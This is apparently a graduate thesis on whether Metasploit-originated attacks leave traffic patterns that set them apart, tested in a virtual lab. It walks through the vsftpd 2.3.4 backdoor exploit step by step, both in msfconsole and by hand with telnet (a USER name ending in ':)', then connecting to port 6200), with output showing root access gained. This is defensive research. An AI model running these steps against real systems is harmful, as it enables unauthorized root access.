12-2022

Differentiate Metasploit Framework Attacks From Others

Gina Liu Ajero
Stephen F Austin State University, ajerogl@sfasu.edu

DIFFERENTIATE METASPLOIT FRAMEWORK ATTACKS FROM OTHERS

by

Gina L. Ajero

Presented to the Faculty of the Graduate School of

Stephen F. Austin State University

In Partial Fulfillment

of the Requirements

For the Degree of

Master of Science

STEPHEN F. AUSTIN STATE UNIVERSITY

December 2022

DIFFERENTIATE METASPLOIT FRAMEWORK ATTACKS FROM OTHERS

by

Gina L. Ajero

ABSTRACT

Metasploit Framework is a very popular collection of penetration testing tools. From auxiliaries such as network scanners and mappers to exploits and payloads, Metasploit Framework offers a plethera of apparatuses to implement all the stages of a penetration test. There are two versions: both a free open-source community version and a commercial professional version called Metasploit Pro. The free version, Metasploit Framework, is heavily used by cyber crimininals to carry out illegal activities to gain unauthorized access to targets.

In this paper, I conduct experiments in a virtual environment to discover whether attacks originated from Metasploit Framework are marked with unique patterns and features so that these special characteristics can help identify and block Metasploit Framework attacks. Inside this virtual environment, I will set up two virtual machines: one attacker and one victim. The victim machine is designed to have vulnerabilities for penetration testing. The attacker virtual machine will attack the victim machine by using Metasploit Frameowrk. Wireshark will be used to capture and analyze the packets. The conclusion reached from the experiment results is that, even though the attacks from Metaploit Framework share certain common patterns, these characteristics are not significant enough to be used to create scanners or alerts with to keep victim machines immune from the attacks. The Metasploit Framework attacks keep evolving and it is still a very lofty goal to block cyber attacks from Metasploit Framework. This paper shares the experiment process, data and insight with readers.

ACKNOWLEDGEMENTS

I would like to express my deep thanks to Dr. Christopher Ivancic for guiding me throughout my whole process at the master program of Cyber Security in the department of Computer Science at Stephen F. Austin State University. This program has provided me a treasureable opportunity to learn cyber security, a very current and critical field in our world. I have been working at a full time job while going through this program. Dr. Ivancic has always be there each step of the way. I would not be able to finish this program without the help and guidance from Dr. Ivancic.

I would also like to thank my family: my husband, Mario Ajero, my son, Nio Ajero and my daugher, Olivia Ajero, for their understanding, support and love. When I had to study late at night, when I asked them to listen to my explanations about the potential dangers that could happen to their computers, when I pointed out the risky behaviors my children implemented to their phones and computers, they showed tremendous patience and tolerance. They have instilled great meaning and purposes to my continuing education.

I will keep on studying to live and learn.

CONTENTS

LIST OF FIGURES

LIST of TABLES

1 INTRODUCTION

Metasploit is one of the most popular frameworks of exploitation tools and payload collections, abbreviated as MSF [1].It is not only used by ethical, professional cyber security experts (white hat hackers) to discover and eliminate vulnerabilities in target machines but also by malicious cyber criminals (black hat hackers) to gain unauthorized, illegal access to targets for data. H. D. Moore, the founder of Metasploit Project, started to build Metasploit Framework in 2003 in Perl [2]. Before the time of MSF, penetration testers had to seek, collect, and maintain their own testing tools, which was very time consuming. For example, a tester would have to diligently check with tool vendors that their tools were in the latest version or stay updated. Missing a patch or upgrade might render a tool unreliable. A tool would also need to be configured. If one wrong parameter was set, the tool would not work in the intended ways and might deem the original code package unusable. To reuse Abraham Lincoln's quote, "give a pentester six hours to test a site and the tester will spend the first four tuning and preparing their tools". Metasploit Framework changed this hassle once and for all. Metasploit Framework not only grouped the testing tools together but also automated the process of updating tools. A community of developers collaborated to develop new tools and maintain the framework. With MSF, penetration testers did not need to worry about missing new tools or using outdated tools anymore. The repositories keep tools organized and updated. Penetration testers can focus more on testing, confident that they are always using updated and new tools. Metasploit Framework was re-written in Ruby by 2007 and was acquired by Rapid7, a Boston-based company in 2009 [2]. The newest version of Metasploit Framework is 6.2.0 with 2,227 exploits and 864 payloads [3].

In 2012, H. D. Moore stated that on a typical month there were about 65,000 unique downloads of the Metasploit installer, with more than 170,000 additional unique IP addresses updating their Metasploit software. In the past year (2011), more than one million unique downloaders had accessed the Metasploit update server [4]. In 2014, Rapid7, the owner of Metasploit Project, claimed that Metasploit Project was downloaded over 200,000 times. In April 2015, The Metasploit Framework ranked in the top 10 of the more than 45,000 active Ruby open-source projects based on the number of project forks, according to GitHub [5]. Even though the updated information can not be found to show the recent downloading statistics of Metasploit, a search online about top penetration testing tools shows that Metasploit is definitely on the top of the chart by numerous professional ranking websites.

Metasploit Framework's modules can be categorized into exploits, payloads and auxiliaries. Exploits are used to take advantage of code vulnerabilities in a target machine to help hackers get inside the target system. Once inside the target system, payloads are executed to carry out hackers' missions–stealing or manipulating data illegally. Auxiliaries serve as tools such as scanners or certain protocol clients. The word of "meterpreter" was coined by combining "Metasploit" and "interpreter". Meterpreter is a payload that provides an interactive shell from a target machine back to an attacker's machine. Through this reverse shell, an attacker can control the target machine directly by executing commands. Meterpreter is an in-memory Dynamic Link Libraries (DLL) injection which runs only in memory. Normally, a hacker will always want to escalate privilege to root once a meterpreter is gained. Meterpreter makes Metasploit Framework attacks very powerful because it does not write to disk, thus makes attacks stealthy and the detection very difficult. It also makes it easy for attackers to reconnect to the target later [6].

Metasploit Framework is not only very powerful but also easy to use. At a beginner level, a user only needs to do the following steps to launch a cyber-attack:

- Scan a particular or a group of IP addresses for open ports
- Pinpoint a desired vulnerability
- Pick an exploit and a payload
- Enter the IP address of a target machine
- Type a simple command—run

At a professional level, a seasoned attacker can create or customize payloads or tools for specific missions within MSF. MSF has both a free open-source community version and a commercial version, which is called Metasploit Pro and costs approximately $15,000 per year. Therefore, MSF is very popular among both amateur and professional users.

Because many malicious attackers use MSF, this research project tries to discover if the attacks perpetrated by Metasploit Framework share certain patterns or common signatures that make Metasploit unique from other hacking tools. Such discoveries can help trace the attacks back to Metasploit. Based on any unique traits found among the Metasploit attacks, this paper discusses how to protect the victim machines from MSF attacks with the aid of the discovery. Though there is no way to distinguish Metasploit-originated attacks from those committed by other hacking tools, this paper describes how this research contributes to the protection from cyber attacks.

In order to find the common patterns among MSF-originated exploits and their unique traits, two virtual machines were installed inside a virtual environment: one representing a malicious attacker; and the other representing a target machine. The attacker machine was used to hack into the target machine in two different ways: using Metasploit Framework; and using other hacking methods unrelated to MSF. Wireshark, a packet sniffer tool, was used to capture the packets from both types of attacks. The packets were then studied to see whether MSF-attack packets share any common patterns with each other or have any unique features distinguishable from other non-MSF-related attacks.

The Metasploit Framework also contains tools that create exploit code. Custom exploit code is generated in MSF and submitted to the website called Virustotal [7] to see if the vendors listed on the website of Virustotal are able to block the customized exploits. This scanning result reveals if MSF-generated exploits can be recognized and blocked by antivirus vendors.

2 OBJECTIVES

2.1 OBJECTIVES

This project intends to find out if Metasploit Framework's attacks can be distinguished from the cyber-attacks waged by other cyber hacking tools. If MSF-originated attacks are unique, this project will try to investigate how the uniqueness can help create some scanning or alert technique so that target machines can circumvent the attacks from MSF. If MSF-originated attacks are not unique, this project seeks to provide some insight into protection from cyber-attacks.

2.2 JUSTIFICATION


Written in Ruby, Metasploit Framework is a collection of exploits, payloads and tools created by the wider MFS community of creators. This requires MSF to be highly modular. Contributors build modules by following certain rules such as file paths, class definitions and class inheritance. Then they submit their modules to a committee. Once the submission passes inspection, the new modules are added to the Framework to be downloaded by and to benefit public users.

If a user just wants to create their own modules and to use their private tools with other tools in Metasploit Framework rather than contributing and sharing their creations with the public, the user can do so by importing their own tools into MSF.

Whether the newly added modules are meant to be shared in public or to be used in private, one submission must not tear down any other part of the project. This poses very strict requirements for modularity. This means that developers have to follow certain rules so that their additions can seamlessly "talk to" or be accepted by all the other family members in MSF. These interactions require certain hard coding. These hard and mandatory rules make it possible that all the modules share certain patterns and these patterns potentially reveal the source of attacks.

MSF is written completely in Ruby. Ruby is an object-oriented programming language. If a programmer wants to create or modify modules in Metasploit Project, the programmer must follow object-oriented programming language principles and the Ruby syntax. The requirements of these compliances help identify whether attacks are originated from Metasploit Framework or not.

For example, in order to develop an auxiliary module, an author has to type the syntax in Figure 2.1.



```
Require 'msf/core'

Class Metasploit3 <
Msf::Auxiliary

End # for the class definition
```

Figure 2.1: Module Class definition and Inheritance

"Require" is the keyword in Ruby to import class and method definitions. "msf/core" is the required file path. `Class Metasploit3<Msf::Auxiliary` is the mandatory syntax for class inheritance. The hard coding should be revealed in payloads of captured packets. The study of captured packets may discover these patterns unique to Metasploit Framework modules. Wireshark will be used to capture packet traffic between an attacker machine and a target machine.

2.3 HYPOTHESIS

Metasploit exploitations and payloads share certain patterns, unique traits and signatures that reveal to the victims of cyber-attacks that the culprit of attacks is the

Metasploit Framework.

2.4 RESEARCH QUESTIONS

Because the focus of this research project is to find out if Metasploit Framework modules such as exploits and payloads share certain patterns that make them unique from attacks by other hacking tools, the following questions will be tested and attempted throughout the whole project:

- Are Metasploit-Framework-originated attacks unique in any way from the attacks waged by other exploitation tools?
- Can it be determined if the payloads are modified or adapted from Metasploit modules or created by non-Metasploit Framework hacking tools?
- How can potential victim machines make good use of the discovery of this research and protect themselves from attacks originated from Metasploit Framework if any Metasploit trait can be recognized?

3 LITERATURE REVIEW

H.D. Moore stated in the forward of "Metasploit, The Penetration Tester's Guide": "This open source platform provides a consistent, reliable library of constantly updated exploits and offers a complete development environment for building new tools and automating every aspect of a penetration test [9]." Inevitably, some contents are obsolete now, eleven years after its publication. For example, two interfaces—MSFconsole and MSFcli—are replaced with MSFVenom. However, as Moore commended this book, "by the time that a given chapter has been proofread, the content may already be out of date. The authors took on the Herculean task of writing this book in such a way that the content will still be applicable by the time it reaches its readers."

When the readers try to follow a certain task step by step while reading this book, some URLs and screenshots may no longer exist. Some websites may have been updated many times since then. However, readers should still be able to understand what the authors are trying to illustrate and follow through despite variations.

This book starts by explaining the phases in a typical penetration test and the types of penetration tests. Once familiarizing readers with what a penetration test is, the book explains the basic terminologies and interfaces in MSF to pave the road for the following four chapters, each devoted to one phase in a penetration test: information gathering, scanning, exploitations and payloads. Since this book is designed for both beginners and experts in the field of penetration testing, the second half of the book illustrates more advanced topics such as the client-side attacks, social-engineer toolkits, faking access points (Karmetasploit), and how to create exploits and payloads. The book provides excellent examples such as attacking examples with different techniques step by step, screenshot by screenshot, making it possible for beginners to follow and repeat the same attacks. In summary, even though some specifications about MSF in this book are obsolete, this book remains a valuable introductory reading for those who are interested in penetration testing and want to get their hands wet.

Mark Baggett authored "Effectiveness of Antivirus in Detecting Metasploit Payloads" in 2008, which was published by SANS Institute [10]. This book explains why Metasploit-customized payloads were rarely detected by antivirus scanners using the website of Virustotal: it is because that most payloads run in memory rather than in storage. Iterations of encoding also obscure viruses effectively. Understandably, this book contains depreciated commands, such as msfpayload and msfcli, which are replaced by msfvenom.

Carlos Joshua Marquez authored "An Analysis of the IDS Penetration Tool: Metasploit" [11]. This is more of a Metasploit tutorial than an analysis; however, it does state: "It seems relatively safe to say that the answer for protection against Metasploit payloads doesn't reside in antivirus software." This hints at the potential answer to my research questions that Metasploit attacks do not carry any recognizable signatures that facilitate detection before damage is done.

Nathan Wallace and Travis Atkison shared their observation in "Observing Industrial Control System Attacks Launched Via Metasploit Framework" [12]. Their experimental setup included a work station under attack, an attacker's workstation, a monitoring workstation and a Siemens' Totally Integrated Automation Portal. They compared the legitimate and spoofed packet streams and found "substantial time differences". Their "findings suggest a unit of measure that may be used in future detection schemes which can differentiate between legitimate and spoofed command and control packet" [12].

Karan Chauhan et al. published "Network Security (Confidentiality, Integrity &

Availability) Protection Against Metasploit Exploit Using Snort and Wireshark [13]" in December 2020. Snort is an open-source intrusion prevention system [25]. Its official website claims that Snort can be used as a packet sniffer, a packet logger and an intrusion prevention system. This paper describes in detail three experiments of three exploits Kali made to Metasploitable 2. It is more a tutorial on Metasploit and Snort than real analysis on the patterns of attacks sourced from Metasploit.

Mujahid Tabassum authored "Ethical Hacking and Penetrate Testing using Kali and Metasploit Framework" [14]. This paper does a great job explaining the basic terms in the field of cyber security and provides a full range of literature review on research papers that focused on most commonly known cyber-attacks. It can serve as a tutorial for Metasploit; however, it does not provide new or in-depth perspective on Metasploit Framework and the characteristics of its exploits.

Wazuh is a name for a computer and network security company created in 2015 in Silicon Valley. Its website claims that its free and open-source platform—Wazuh—can detect Metasploit attacks. Its blog dated June 25th, 2020, authored by Jesus Linares explains how Wazuh 3.13 fights against Drupal, CVE-2018-7600 vulnerability [15].

First, it is helpful to know some background about Wazuh before learning how Wazuh counters MSF attacks. Wazuh is built with a module called Vulnerability Detector module. This module gets data feeds from National Vulnerable Database and collects a list of the applications that have known vulnerabilities. If an attack deviates from any recorded vulnerability in the database, Wazuh must manually adjust its security configuration assessment (SCA) policy to counter any variation. So, Wazuh is pre-configured with a vast database of known vulnerabilities.

On top of such a huge database, Wazuh observes new attacks and expands its database. In the experiment, Drupal was installed using a zip file rather than a package to create a variation from known vulnerabilities (Drupal property injection in the Forms of API). Metasploit was then used to gain root access to a victim machine by waging Drupal Drupalgeddon 2 Forms API Property Injection exploit. During the attack, root access was gained because the Set-User Identification (SUID) bit was set in the "find" command. This bit gives other users the same privileges as a file owner. In light of this bit information, one new SCA policy was created to alert about the binaries with SUID bit set. If some cases had the SUID bit legitimately, these cases had to be manually excluded.

During the attack experiment, some suspicious processes were also observed. One process tried to evaluate some base64 code. So, the new SCA policy also ran a process to list the process. If any process had a string "eval(base64_decode", the policy would generate an alert.

After the new policy was created, it was added to Wazuh and the updated Wazuh was installed in the victim machine. So, Wazuh policies grow as the database of vulnerabilities grows. Then Metasploit was used again to attack the victim machine with the same exploit. This time the victim machine was able to detect the attack with the updated version of Wazuh.

The logic behind Wazuh is simple: know your enemy thoroughly and grow with your enemy. To summarize, Wazuh has to pick one specific exploit in Metasploit to study, one at a time. Then Metasploit is used to attack a victim machine with this specific exploit and its processes are meticulously studied. Then Wazuh creates a new policy to detect these specific processes and sends alerts.

The downsides of Wazuh are obvious: it does not scale well and is always one step behind new attacks. One policy in Wazuh only targets one specific process or one particular exploit in Metasploit. It is a spot check. If Metasploit Framework creates a new exploit whose process varies from the existing and known processes, the whole previously-mentioned process has to be run again to create a new SCA policy to block the new variety. As much as MSF is a collection of penetration exploits, Wazuh is a collection of anti-Metasploit-exploits alerts. One exploit in Metasploit has a matching alert in Wazuh. This makes the creation of new policies in Wazuh labor intense, time-consuming and passive. Automation is urgently needed to improve the efficiency of the learning process by Wazuh. Even though Wazuh is always lagging behind MSF, mirroring MSF, it is doable. After all, there are a finite number of exploits in Metasploit. This means that a finite number of policies are needed in Wazuh.

After learning how Wazuh counters MSF, it is understandable why Wazuh is calling programmers to join its community. Wazuh currently has 142 employees located all over the world. It needs people to join its team. Just like most of other open-source software, collaboration is the key to the success of Wazuh [15].

As a detection software can study Metasploit Framework's exploits and get customized to alert the Metasploit's exploits, Metasploit can counter detection software by modifying exploits. Virtue Security[16] posted an article titled "Evading Antivirus with Better Meterpreter Payloads". The gist of this article is that an attacker can create a custom meterpreter –an interactive shell—with the tools provided by Metasploit. This matches the quote from MSF founder, H.D. Moore: "MSF offers a complete development environment for building new tools". An attacker can make a variation inside the exploit code to create a new attack to avoid detection. It is an endless game of a cat and a mouse.

Even though there are an abundance of readings on Metasploit Framework, most of them focus on teaching how to install and use Metasploit. It is hard to find papers that share exact or even similar focus as my research project: how to differentiate Metasploit attacks from the attacks by other hacking tools.

4 EXPERIMENTS

4.1 EXPERIMENTAL SETUP

VMWorkstation Pro was used as the virtual environment, inside which experiments were conducted. VMWorkstation was chosen because it is considered to be the state of art in terms of desktop hypervisors. It can run on Windows or Linux. Inside VMWorkstation Pro, two virtual machines were installed: one machine running Kali Linux (an attacker) and the other running Metasploitable-2 (a vulnerable machine). Kali Linux was chosen because it is an open-source Linux distribution that focuses on cyber security tasks and it comes with a wide range of cyber security tools, especially Metasploit Framework and Wireshark, one of the most popular open-source packet sniffers and protocol analyzers. Metasploitab-2 was chosen because it was intentionally designed with protocols with vulnerabilities so that cyber security testing could be conducted. The author launched attacks from MSF in Kali to Metasploitable-2 VM and captured the packets with Wireshark to analyze the potential packet patterns for MSF-sourced attacks. The author also launched attacks from other non-MSF hacking tools inside Kali to Metasploitable-2 to see if there was any difference between those packets and those from MSF. The artifacts were observed such as logs to see if any unique behavior triggered by Metasploit could be discovered to help trace the attacks back to MSF.

The author also created payloads via Metasploit and submitted them to the website of Virustotal to see if the scanners in that website could uncover any behaviors of the exploits that would aid the author to gain any insight into the patterns of payloads created by Metasploit. The reason that virus scanners were tried to test exploit behaviors was that exploits and virus had some goals in common. First, both exploits and viruses take advantage of vulnerabilities in code. Secondly, both exploits and viruses are maliciously constructed to implement unauthorized functions. Thirdly, both exploits and viruses employ disguise techniques to hide their true identities or intentions. Therefore, antivirus scanners can contribute to discovery or diagnoses of exploits. The website of Virustotal was chosen because this website has over 70 antivirus scanners and tools that extract signals from submissions. This website makes it very easy for users to submit either files or website URLs: users can either drop files on the website or upload files from their own computers. This website provides a detailed report as far as which antivirus tools or engines detect virus. The service is free and claims to be unbiased [26].

The diagram (Figure: 4.1) illustrates the experiment design for this project.




Figure 4.1: Experiment Design

4.2 PROTOCOLS TESTED

Metasploitable-2 virtual machine is designed to test cyber security tools and to demonstrate vulnerabilities. Among its many security flaws, its four protocols were chosen to be attacked by MSF in this project and the packets were captured and diagnosed by Wireshark to discover any patterns. These protocols under attack represent the most common vulnerability: unsanitized user input. In order to take advantage of this type of vulnerability, a hacker needs to specify the structure of malicious input—the desired string or symbol, and this may increase the likelihood of discovering specific patterns in packets. This is the reason why these protocols were chosen.

4.3 VSFTPD

4.3.1 Protocol Exploited

The protocol being exploited was FTP (file transfer protocol), a standard network protocol for transferring files between a server and a client on a computer network. However, FTP has severe security issues and Vsftpd is the default FTP server for some operating systems, such as Ubuntu, CentOS, Fedora, etc. Vsftpd stands for very secure FTP daemon and is an FTP server for Unix-like systems, including Linux.

4.3.2 VSFTPD Vulnerability

The CVE (Common Vulnerabilities and Exposures) ID for Vsftpd 2.3.4 vulnerability is CVE-2011-2523. Its CWE (Common Weakness Enumeration) ID is 78: improper sanitization of special elements used in an OS command ('OS Command Injection').

Between June 30th, 2011 and July 3rd, 2011, a backdoor was added to Vsftpd-2.3.4.tar.gz archive. The code does not sanitize or incorrectly sanitize the user input and the maliciously structed user input becomes part of OS commands that are sent to victim servers for process. This backdoor detects if the login starts by ":)", and then opens a shell on the port 6200/tcp. A remote attacker can use this backdoor to access the system.

Line 67 in vsftpd_234_backdoor.rb, inside exploit method, shows the vulnerable code— `sock.put("USER #rand_text_alphanumeric(rand(6)+1):)\r\n")`

4.3.3 Two Methods to Attack VSFTPD

The author attacked the VSFTPD protocol inside Metasploitable 2 VM in two ways: one attack was from Metasploit Framework in Kali VM and the other attack was manually launched from terminal command lines in Kali VM without using Metasploit Framework. The packets from both attacks were captured by Wireshark (Figure: 4.2).





Figure 4.2: Attack Diagram

4.3.3.1 MSF Attacking VSFTPD


First, the author launched Metasploitable2 VM and noted down its IP address: 144.96.164.86. Then the author launched Kali then Metasploit Framework. The exploit module chosen was exploit/unix/ftp/vsftpd_234_backdoor. The author set the target's IP address as the remote host then entered the command-Run (Figure 4.3).

These steps echoed the previous statement that it is easy to use Metasploit Framework. A beginner without much cyber security experience could launch attacks by pointing exploit code at a specific IP address.



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                      tasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 144.96.164.86
rhosts => 144.96.164.86
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 144.96.164.86:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 144.96.164.86:21 - USER: 331 Please specify the password.
[+] 144.96.164.86:21 - Backdoor service has been spawned, handling...
[+] 144.96.164.86:21 - UID: uid=0(root) gid=0(root)
```

Figure 4.3: Metasploit Framework Exploit Against Vsftpd




```
sessions -1
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

ls
4t3VVVVVVV*
N4-*QzHstnxvH]Jv[b$
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Figure 4.4: Root Access Gained from Exploit Against Vsftpd

After one session was opened successfully, the author saw the files in the victim machine by using the ”ls” command (Figure: 4.4).

The command ”exit” was used to close the session. The command ”quit” was used to get out of MSF (Figure: 4.5).



```
exit
[*] 144.96.164.86 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > quit
┌──(gina㉿kali)-[~]
└─$ 
```

Figure 4.5: Closing Root Access from Vsftpd Attack

4.3.3.2 Attack VSFTPD Manually


Inside Kali, the author launched a terminal to launch a manual attack. This manual attack was not related to Mestasploit Framework at all. The command was:

`telnet 144.96.164.86 21`.

The USER keyword was typed to tell the target that a username was to be submitted. Since the vulnerability was that any random text ending with ”:)” would work, a random text followed by ”:)” was used. The password was a random text. Such a username and password combination should open up the port 6200 in the target machine (Figure: 4.6).

Then the author launched another terminal and used Nmap, an open-source network mapper and scanner, to confirm that the port 6200 was open. Seeing the port 6200 being open, the author telnetted to the victim machine's port 6200 and gained the root access (Figure: 4.7).

Wireshark inside Kali was used to capture the packets for both experiments.



```
┌──(gina㉿kali)-[~]
└─$ telnet 144.96.164.86 21
Trying 144.96.164.86...
Connected to 144.96.164.86.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER gina:)
331 Please specify the password.
PASS gina
█
```

Figure 4.6: Manual Attack Against Vsftpd

4.3.4 Analysis of Wireshark Captured Packets: From Metasploit Framework to Metasploitable 2 VM

